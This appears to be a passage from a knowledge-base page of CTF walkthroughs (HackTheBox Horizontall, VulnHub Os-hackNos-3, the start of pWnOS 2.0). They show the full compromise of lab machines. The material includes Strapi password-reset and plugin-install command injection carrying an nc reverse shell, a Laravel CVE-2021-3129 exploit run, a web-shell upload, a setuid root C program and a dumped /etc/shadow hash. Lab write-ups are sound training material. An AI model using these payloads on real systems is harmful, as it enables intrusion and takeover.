4.Ubuntu 14.04.1版本提权
5.exp overlayfs[EDB-37292] 编译cc执行

<font color="red">Game over</font>

不好意思，这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本，i am so sorry about this...It's a pity...

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/haha.jpg)

<font color="green">***The end,to be continue...***</font>
<!-- kb:end GoldenEye-1 -->

</details>

<a id="case-horizontall"></a>

## Strapi 认证重置与内部 Laravel

前端信息暴露 API 主机，Strapi 重置和插件执行提供入口；内部 Laravel 调试服务需要通过转发访问。

<p class="kb-provenance">来源 horizontall · 原记录 2021-08-30 · 15 个代码块 · 4 处图片引用</p>

<details class="kb-evidence" id="record-horizontall">
<summary>查看分析过程、攻击步骤与完整代码</summary>

<!-- kb:start horizontall -->

#### introduce

OS: Linux
Difficulty: Easy
Points:	20
Release:	28 Aug 2021
IP:	10.10.11.105

 - ![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/htb2075.jpg)
 - ![my htb rank](http://www.hackthebox.eu/badge/image/235857)


#### Enumeration
#### Nmap

``` bash
┌──(root💀kali)-[~/hackthebox/machine/horizontall]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.105
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

added horizontall.htb to our hosts file. You need to add it to enum further.

#### Webserver

We don't have any intresting thing, so we fuzz for vhost and we get a hit on api-prod.horizontall.htb . So, we also add this to our host file.

``` bash
┌──(root💀kali)-[~/hackthebox/machine/horizontall]
└─# gobuster vhost -u horizontall.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --threads 50         
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://horizontall.htb
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/08/30 03:18:39 Starting gobuster in VHOST enumeration mode
===============================================================
Found: api-prod.horizontall.htb (Status: 200) [Size: 413]
```

#### api-prod.horizontall.htb

We fuzz for sub directories and we have admin.

``` bash
┌──(root💀kali)-[~/ffuf]
└─# ./ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://api-prod.horizontall.htb/FUZZ

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v1.1.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://api-prod.horizontall.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

admin                   [Status: 200, Size: 854, Words: 98, Lines: 17]
Admin                   [Status: 200, Size: 854, Words: 98, Lines: 17]
users                   [Status: 403, Size: 60, Words: 1, Lines: 1]
reviews                 [Status: 200, Size: 507, Words: 21, Lines: 1]
.                       [Status: 200, Size: 413, Words: 76, Lines: 20]
ADMIN                   [Status: 200, Size: 854, Words: 98, Lines: 17]
Users                   [Status: 403, Size: 60, Words: 1, Lines: 1]
Reviews                 [Status: 200, Size: 507, Words: 21, Lines: 1]
```

#### Strapi Abuse

We have strapi running in this api-prod.horizontall.htb.

``` bash
http://api-prod.horizontall.htb/admin/auth/login
```

There is a password reset vulnerability (CVE-2019-18818), so we abuse it.

https://thatsn0tmysite.wordpress.com/2019/11/15/x05/

#### Password reset

We can easily guess the email of admin.

``` bash
┌──(root💀kali)-[~/hackthebox/machine/horizontall]
└─# curl http://api-prod.horizontall.htb/admin/strapiVersion
{"strapiVersion":"3.0.0-beta.17.4"}
```

The issue was apparently already fixed (gotta love that opensource-quickness) in version beta-17.5 so the target version is exploitable.

``` bash
┌──(root💀kali)-[~/hackthebox/machine/horizontall]
└─# python pass-reset.py admin@horizontall.htb http://api-prod.horizontall.htb password1
[*] Detected version(GET /admin/strapiVersion): 3.0.0-beta.17.4
[*] Sending password reset request...
[*] Setting new password...
[*] Response:
{"jwt":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjMwMzEwMTQ0LCJleHAiOjE2MzI5MDIxNDR9.YyA-94yJeHk-7h8U8Oxl-NAvXcs9Tp3YeY7OVN3gx5g","user":{"id":3,"username":"admin","email":"admin@horizontall.htb","blocked":null}}
```

And we can successfully login.

#### Strapi RCE

There is blog post that explains about strapi exploit Strapi Framework Vulnerable to Remote Code Execution (CVE-2019-19609).

https://bittherapy.net/post/strapi-framework-remote-code-execution/

To reproduce this issue the app must be using strapi-3.0.0-beta.17.7 or earlier.

``` bash
curl -i -s -k -X $'POST' -H $'Host: api-prod.horizontall.htb' -H $'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjMwMzEwMTgzLCJleHAiOjE2MzI5MDIxODN9.5OUfoWMixghsJkKGNtiFYXNM-BbojJH4qUUwlwp1wBg' -H $'Content-Type: application/json' -H $'Origin: http://api-prod.horizontall.htb/' -H $'Content-Length: 123' -H $'Connection: close' --data $'{\"plugin\":\"documentation && $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.28 9001 >/tmp/f)\",\"port\":\"1337\"}' $'http://api-prod.horizontall.htb/admin/plugins/install' --proxy http://127.0.0.1:8080
```

I am passing the request through burp in case if there is something error. And we get a
shell back as strapi

``` bash
POST /admin/plugins/install HTTP/1.1
Host: api-prod.horizontall.htb
User-Agent: curl/7.74.0
Accept: */*
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjMwMzEwMTgzLCJleHAiOjE2MzI5MDIxODN9.5OUfoWMixghsJkKGNtiFYXNM-BbojJH4qUUwlwp1wBg
Content-Type: application/json
Origin: http://api-prod.horizontall.htb/
Content-Length: 127
Connection: close

{"plugin":"documentation && $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.28 9001 >/tmp/f)","port":"1337"}
```


``` bash
┌──(root💀kali)-[~]
└─# nc -lvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.105.
Ncat: Connection from 10.10.11.105:38344.
/bin/sh: 0: can't access tty; job control turned off
$ di
/bin/sh: 1: di: not found
$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
$ whoami
strapi
$ ls /home
developer
$ cd /home/developer
$ ls
composer-setup.php
myproject
user.txt
$ cat user.txt
28682f1ff5c4be049cac8bb83103614a
```

 - ![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/htb2076.jpg)
#### Privilege Escalation

Strapi's home directory is in opt. So, I created a .ssh directory and added my ssh key.

``` bash
$ pwd
/opt/strapi/.ssh
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMR1r7B7aiEe6j+wBsVumAFqFXCiqw2iSrcg1S7rC1BdlVqr8YfWnT6e/e3+TAJk9idtLz/wN2MkupWtI1ddtNTJz31RQb0WMGjq7p8Usg0uIYhQH0PTN/GmPXDhqLIPcbTnNQMcV2PnwM07eXxQH0+s9rqVO8cR2z2f35bKe3WrHNnT7NwfOoWqNJxh+V8OGgfF8LhS0E46I6co76MJAIsX24Zs9r/dY+JPOlJlS3K2Kf3xSfPAScQeWip1WYY9depVuQywk12kOUikzGNjlQ4phNba47VjfycyV34cLw0/vQcDv5hMCfaK+hoE5rBXysnVx/f3n3zRYMLomgveQUCLBYUwJPE2t0VzeeX4W9wxrAOl2Njx5TI4cEFnmlp/6lO/iK+aC6BSBRxU19jS2fUchiN9PMgLSYGzhuIxOLvvd9AlaOYPNM7a5AfjzzO+gd1fv/Mb9EIZCKibtvpHp0eomnSDcDz/b9FNpbvg6V5NBVy2VaufcRbiBDD6cTS00= root@kali" > authorized_keys
$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMR1r7B7aiEe6j+wBsVumAFqFXCiqw2iSrcg1S7rC1BdlVqr8YfWnT6e/e3+TAJk9idtLz/wN2MkupWtI1ddtNTJz31RQb0WMGjq7p8Usg0uIYhQH0PTN/GmPXDhqLIPcbTnNQMcV2PnwM07eXxQH0+s9rqVO8cR2z2f35bKe3WrHNnT7NwfOoWqNJxh+V8OGgfF8LhS0E46I6co76MJAIsX24Zs9r/dY+JPOlJlS3K2Kf3xSfPAScQeWip1WYY9depVuQywk12kOUikzGNjlQ4phNba47VjfycyV34cLw0/vQcDv5hMCfaK+hoE5rBXysnVx/f3n3zRYMLomgveQUCLBYUwJPE2t0VzeeX4W9wxrAOl2Njx5TI4cEFnmlp/6lO/iK+aC6BSBRxU19jS2fUchiN9PMgLSYGzhuIxOLvvd9AlaOYPNM7a5AfjzzO+gd1fv/Mb9EIZCKibtvpHp0eomnSDcDz/b9FNpbvg6V5NBVy2VaufcRbiBDD6cTS00= root@kali
```

 - Laravel Exploit

There is a laravel running on port 8000, so we forward the port and exploit it locally.

``` bash
┌──(root💀kali)-[~/hackthebox/machine/horizontall]
└─# ssh -i id_rsa -L 8000:127.0.0.1:8000 strapi@10.10.11.105
The authenticity of host '10.10.11.105 (10.10.11.105)' can't be established.
ECDSA key fingerprint is SHA256:rlqcbRwBVk92jqxFV79Tws7plMRzIgEWDMc862X9ViQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.105' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug 30 08:44:01 UTC 2021

  System load:  0.01              Processes:           200
  Usage of /:   87.6% of 4.85GB   Users logged in:     1
  Memory usage: 52%               IP address for eth0: 10.10.11.105
  Swap usage:   0%

  => / is using 87.6% of 4.85GB


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Aug 30 08:36:17 2021 from 10.10.14.5
$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
$ whoami
strapi
```

visit:

``` bash
http://127.0.0.1:8000/
```

#### CVE-2021-3129

https://github.com/nth347/CVE-2021-3129_exploit

``` bash
┌──(root💀kali)-[~/hackthebox/machine/horizontall]
└─# python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 "id"                                                                    
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

uid=0(root) gid=0(root) groups=0(root)

[i] Trying to clear logs
[+] Logs cleared
```

And we have RCE in Laravel, so we can get a reverse shell but I am not going to get a reverse shell, just going to read root.txt 

``` bash
┌──(root💀kali)-[~/hackthebox/machine/horizontall]
└─# python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.28 9001 >/tmp/f"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[i] There is no output
[i] Trying to clear logs
```


and we get a root shell

``` bash
┌──(root💀kali)-[~]
└─# nc -lvp 9001                                                                                                                  
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.105.
Ncat: Connection from 10.10.11.105:42580.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cat /root/root.txt
03187202abb3831dbbe697f3644709b6
# cat /etc/shadow | grep root
root:$6$rGxQBZV9$SbzCXDzp1MEx7xxXYuV5voXCy4k9OdyCDbyJcWuETBujfMrpfVtTXjbx82bTNlPK6Ayg8SqKMYgVlYukVOKJz1:18836:0:99999:7:::
```

 - ![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/htb2077.jpg)
#### Summary of knowledge

 - basic information gathering
 - Strapi password reset vulnerability (CVE-2019-18818)
 - Strapi Framework Remote Code Execution (CVE-2019-19609)
 - Privilege Escalation through CVE-2021-3129 exploit

#### Contact me

 - QQ: 1185151867
 - twitter: https://twitter.com/fdlucifer11
 - github: https://github.com/FDlucifer

<font color="blue">I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more......</font>
<!-- kb:end horizontall -->

</details>

<a id="case-os-hacknos-3"></a>

## 后台上传与文件能力排查

原文记录 osTicket 账户、上传入口以及多次提权失败后的能力排查。作者提示与最终验证分别留存，保留排错过程。

<p class="kb-provenance">来源 Os-hackNos-3 · 原记录 2019-12-31 · 13 个代码块 · 18 处图片引用</p>

<details class="kb-evidence" id="record-os-hacknos-3">
<summary>查看分析过程、攻击步骤与完整代码</summary>

<!-- kb:start Os-hackNos-3 -->

(如果看不到图片，是因为github图床被墙了，准备梯子或者等一段时间就能看到图片了。)

#### 发布日期
名称：hackNos: Os-hackNos-3
发布日期：2019年12月14日

#### 下载

 - Download: https://drive.google.com/open?id=1zWTU6BFXPmS8BDeoVc766FwUJQZ4-_RT
 - Download (Mirror): https://download.vulnhub.com/hacknos/Os-hackNos-3.ova
 - Download (Torrent): https://download.vulnhub.com/hacknos/Os-hackNos-3.ova.torrent


#### 描述

难度：中级
flag：2flag第一个user.txt和第二个root.txt
学习：Web应用程序 枚举 特权提升
网站：www.hacknos.com
联系我们：@rahul_gehlaut
使用VirtualBox而不是VMware可能会更好

#### 起因

我想起来做这个靶机的原因是，暗月大佬说他自己搜遍全网无法提权，本人就苟且尝试着做了一下。。。:)

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub102.jpg)

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub103.jpg)

#### 信息收集

上nmap

``` bash
root@kali:~# nmap -sn -v 192.168.56.0/24
Nmap scan report for 192.168.56.105
Host is up (0.00022s latency).
MAC Address: 08:00:27:CF:65:22 (Oracle VirtualBox virtual NIC)
```

``` bash
root@kali:~# nmap -p- -v -sV -Pn 192.168.56.105
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```

``` bash
root@kali:~# nmap -p 22,80 -Pn -sV -A -T5 -v --script=vuln 192.168.56.105
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum: 
|_  /scripts/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

没有太多有用信息，/scripts/目录下的文件显示是osticket搭建的邮件系统,dirb没有发现太多有效信息

``` bash
root@kali:~# dirb http://192.168.56.105/

-----------------
DIRB v2.22    
By The Dark Raver
-----------------

START_TIME: Mon Dec 30 21:46:55 2019
URL_BASE: http://192.168.56.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612                                                          

---- Scanning URL: http://192.168.56.105/ ----
+ http://192.168.56.105/index.html (CODE:200|SIZE:195)                                                
==> DIRECTORY: http://192.168.56.105/scripts/                                                         
+ http://192.168.56.105/server-status (CODE:403|SIZE:279)
```

现在就上神器dirbuster了
![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub104.jpg)

电脑性能好，开500个线程无压力:)

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub105.jpg)

发现两个敏感目录/websec, /devil其中只有/websec目录下的cms有用

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub106.jpg)

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub107.jpg)

#### 爆破cms的后台密码

使用cewl爬取/websec/页面制作密码字典（靶机作者的提示）

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub108.jpg)

``` bash
root@kali:~# cewl http://192.168.56.105/websec/ > oshacknos3.txt
root@kali:~# cat oshacknos3.txt 
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
hackNos
Bootstrap
and
com
Start
www
JavaScript
Navigation
About
Services
Portfolio
Contact
Security
Find
Out
More
Securityx
has
everything
you
need
get
your
new
website
running
time
All
the
templates
themes
are
open
source
free
download
easy
use
strings
attached
Get
Started
Your
Service
contact
hacknos
core
Plugin
Custom
scripts
for
this
template
```

用户名用contact@hacknos.com，爆破密码用hydra或者burp都可以，成功进入后台后，发现密码就是首页的Securityx

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub109.jpg)

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub110.jpg)

#### getshell

进入下图所示页面然后点开.htaccess文件，将里面的内容全部删除，然后点击save，不删除的话，后面上传的shell无法访问。

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub111.jpg)

如下图成功上传冰蝎木马

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub112.jpg)

直接连接然后上传php-reverse-shell.php,

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub113.jpg)

kali端监听，然后访问shell，成功弹回shell

``` bash
root@kali:~# nc -lvp 5566
listening on [any] 5566 ...
192.168.56.105: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.105] 53620
Linux hacknos 5.3.0-24-generic #26-Ubuntu SMP Thu Nov 14 01:33:18 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 03:34:52 up  2:04,  0 users,  load average: 0.00, 0.00, 0.33
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id 
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@hacknos:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hacknos:/$ whoami
whoami
www-data
```

#### 提权

话说暗月大佬搜全网都无法提权的靶机，本人感到非常好奇，到底有多难呢？请接着往下看。

查看SUID权限可执行文件，没有可用的

``` bash
www-data@hacknos:/$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/cpulimit
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/at
/usr/bin/pkexec
/usr/bin/chsh
```

上[gtfobins](https://gtfobins.github.io/)搜索了以下可利用提权的cpulimit二进制文件.

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub114.jpg)

``` bash
www-data@hacknos:/$ sudo cpulimit -l 100 -f /bin/sh
sudo cpulimit -l 100 -f /bin/sh
[sudo] password for www-data:
```

失败。。。然后尝试了各种exp和poc和脚本，还有其他提权方式均失败之后，实在没办法找到了作者，问了作者

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub115.jpg)

作者的意思是通过docker提权，参考他的博客[docker Privilege Escalation Linux](https://www.hacknos.com/docker-privilege-escalation/)。

然而，我按照文中的方法试了，还是提示当前用户www-data的权限不足,然后查看了blackdevil用户的权限，具有docker的权限

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub116.jpg)

然而，后面我花了很多时间尝试爆破blackdevil的密码，尝试在shell中找hash值，无果。。。再次问作者，也没有回复。

所以只好在discord上面询问vulnhub的大神,有幸得到了pwn4magic大佬的回复

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub117.jpg)

他告诉我先在kali上面写好C语言的脚本，然后编译，然后将生成的程序放到目标机上面给777权限，然后和cpulimit一起运行就行了，具体做法如下。

c语言程序源码:

``` bash
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
  setuid(0);
  setgid(0);
  system("/bin/bash");
  return 0;
}
```
编译之后，放到目标机上

``` bash
root@kali:~# gcc luci11.c -o exp
luci11.c: In function ‘main’:
luci11.c:9:3: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    9 |   system("/bin/bash");
      |   ^~~~~~
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

``` bash
www-data@hacknos:/tmp$ wget http://192.168.56.102:8000/exp
wget http://192.168.56.102:8000/exp
--2019-12-31 05:37:05--  http://192.168.56.102:8000/exp
Connecting to 192.168.56.102:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16720 (16K) [application/octet-stream]
Saving to: ‘exp’

exp                 100%[===================>]  16.33K  --.-KB/s    in 0s      

2019-12-31 05:37:05 (130 MB/s) - ‘exp’ saved [16720/16720]

www-data@hacknos:/tmp$ chmod 777 exp
chmod 777 exp
www-data@hacknos:/tmp$ ls -la
ls -la
total 28
drwxrwxrwt  2 root     root      4096 Dec 31 05:37 .
drwxr-xr-x 20 root     root      4096 Dec 10 18:05 ..
-rwxrwxrwx  1 www-data www-data 16720 Dec 31  2019 exp
```

最后运行下面命令提权

``` bash
www-data@hacknos:/tmp$ cpulimit -l 100 -f ./exp
cpulimit -l 100 -f ./exp
Process 2800 detected
root@hacknos:/tmp# id 
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@hacknos:/tmp# whoami
whoami
root
```

成功提权，简直帅炸天。。。
得到flag,root.txt。。。。

``` bash
root@hacknos:/tmp# cd /root
cd /root
root@hacknos:/root# ls
ls
root.txt  snap
root@hacknos:/root# cat root.txt
cat root.txt
########    #####     #####   ########         ########  
##     ##  ##   ##   ##   ##     ##            ##     ## 
##     ## ##     ## ##     ##    ##            ##     ## 
########  ##     ## ##     ##    ##            ########  
##   ##   ##     ## ##     ##    ##            ##   ##   
##    ##   ##   ##   ##   ##     ##            ##    ##  
##     ##   #####     #####      ##    ####### ##     ##


MD5-HASH: bae11ce4f67af91fa58576c1da2aad4b

Author: Rahul Gehlaut

Blog: www.hackNos.com

Linkedin: https://in.linkedin.com/in/rahulgehlaut
```

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub118.jpg)

至此，挑战完成。。。
全网首发，发布日期（2019年12月31）

 - eg: linux suid提权参考[Linux Privilege Escalation using SUID Binaries](https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/)，保姆级教程。

 - 最后附上oshacknos3靶机作者Rahul Gehlaut的write up[OS-hackNos-3 Walkthrough Vulnhub CTF](https://www.hacknos.com/os-hacknos-3-walkthrough-vulnhub-ctf/)，其实能进入blackdevil账户的话，还可以使用之前文章中提到的docker提权方式。

<font color="red">Game over</font>

不好意思，这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本，i am so sorry about this...It's a pity...

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/haha.jpg)

<font color="green">***The end,to be continue...***</font>
<!-- kb:end Os-hackNos-3 -->

</details>

<a id="case-pwnos2-0-pre-release"></a>

## CMS 执行与多份数据库配置

原链从 Web 账户与 CMS 版本进入文件执行，多份 mysqli_connect 配置的差异决定哪组凭据可用。

<p class="kb-provenance">来源 pWnOS2-0-Pre-Release · 原记录 2019-12-14 · 10 个代码块 · 8 处图片引用</p>

<details class="kb-evidence" id="record-pwnos2-0-pre-release">
<summary>查看分析过程、攻击步骤与完整代码</summary>

<!-- kb:start pWnOS2-0-Pre-Release -->

名称：pWnOS：2.0（预发布）
发布日期：2011年7月4日

下载：
Download: [http://pwnos.com/files/pWnOS_v2.0.7z](http://pwnos.com/files/pWnOS_v2.0.7z)
Download (Mirror): [https://download.vulnhub.com/pwnos/pWnOS_v2.0.7z](https://download.vulnhub.com/pwnos/pWnOS_v2.0.7z)
Download (Torrent): [https://download.vulnhub.com/pwnos/pWnOS_v2.0.7z.torrent](https://download.vulnhub.com/pwnos/pWnOS_v2.0.7z.torrent)

描述：

pWnOS v2.0（预发布！）

目标：
root...赢！
关于：
pWnOS v2.0是一个Virutal机器映像，它托管一台服务器以进行实践渗透测试。 它将测试您利用服务器的能力，并包含多个达到目标（根）的入口点。 它是为与WMWare Workstation 7.0一起使用而设计的，但也可以与大多数其他虚拟机软件一起使用。


配置和设置：
将攻击平台配置为在10.10.10.0/24网络范围内
例如，将BackTrack 5网络适配器静态设置为IP地址为10.10.10.200且网络掩码为255.255.255.0。

VMWare的网络适配器设置为桥接网络适配器
您可能需要根据设置将VMWare的网络适配器更改为NAT或仅主机

服务器的IP静态设置为10.10.10.100

服务器的网络设置：
IP：10.10.10.100
网路遮罩：255.255.255.0
网关：10.10.10.15

漏洞：

 - 不安全的文件处理
 - 纯文本密码
 - 重用凭证
 - SQL注入
 - 不受限制地上传危险类型的文件

#### 配置网络

对于白中白的小盆友，可能网络都配置不来，就按下面图片中的配置即可，然后测试网络可达性。

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub56.jpg)

``` bash
root@kali:~# ping 10.10.10.100
PING 10.10.10.100 (10.10.10.100) 56(84) bytes of data.
64 bytes from 10.10.10.100: icmp_seq=1 ttl=64 time=0.223 ms
64 bytes from 10.10.10.100: icmp_seq=2 ttl=64 time=0.414 ms
64 bytes from 10.10.10.100: icmp_seq=3 ttl=64 time=0.342 ms
64 bytes from 10.10.10.100: icmp_seq=4 ttl=64 time=0.357 ms
64 bytes from 10.10.10.100: icmp_seq=5 ttl=64 time=0.416 ms
^C
--- 10.10.10.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4092ms
rtt min/avg/max/mdev = 0.223/0.350/0.416/0.070 ms
```

nice done!!!

#### 信息收集

nmap伺候

``` bash
22/tcp open  ssh     OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http    Apache httpd 2.2.17 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags: 
|   /: 
|     PHPSESSID: 
|       httponly flag not set
|   /login.php: 
|     PHPSESSID: 
|       httponly flag not set
|   /login/: 
|     PHPSESSID: 
|       httponly flag not set
|   /index/: 
|     PHPSESSID: 
|       httponly flag not set
|   /register/: 
|     PHPSESSID: 
|_      httponly flag not set
| http-csrf: 
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.100
|   Found the following possible CSRF vulnerabilities: 
|     
|     Path: http://10.10.10.100:80/login.php
|     Form id: 
|     Form action: login.php
|     
|     Path: http://10.10.10.100:80/register.php
|     Form id: 
|_    Form action: register.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum: 
|   /blog/: Blog
|   /login.php: Possible admin folder
|   /login/: Login page
|   /info.php: Possible information file
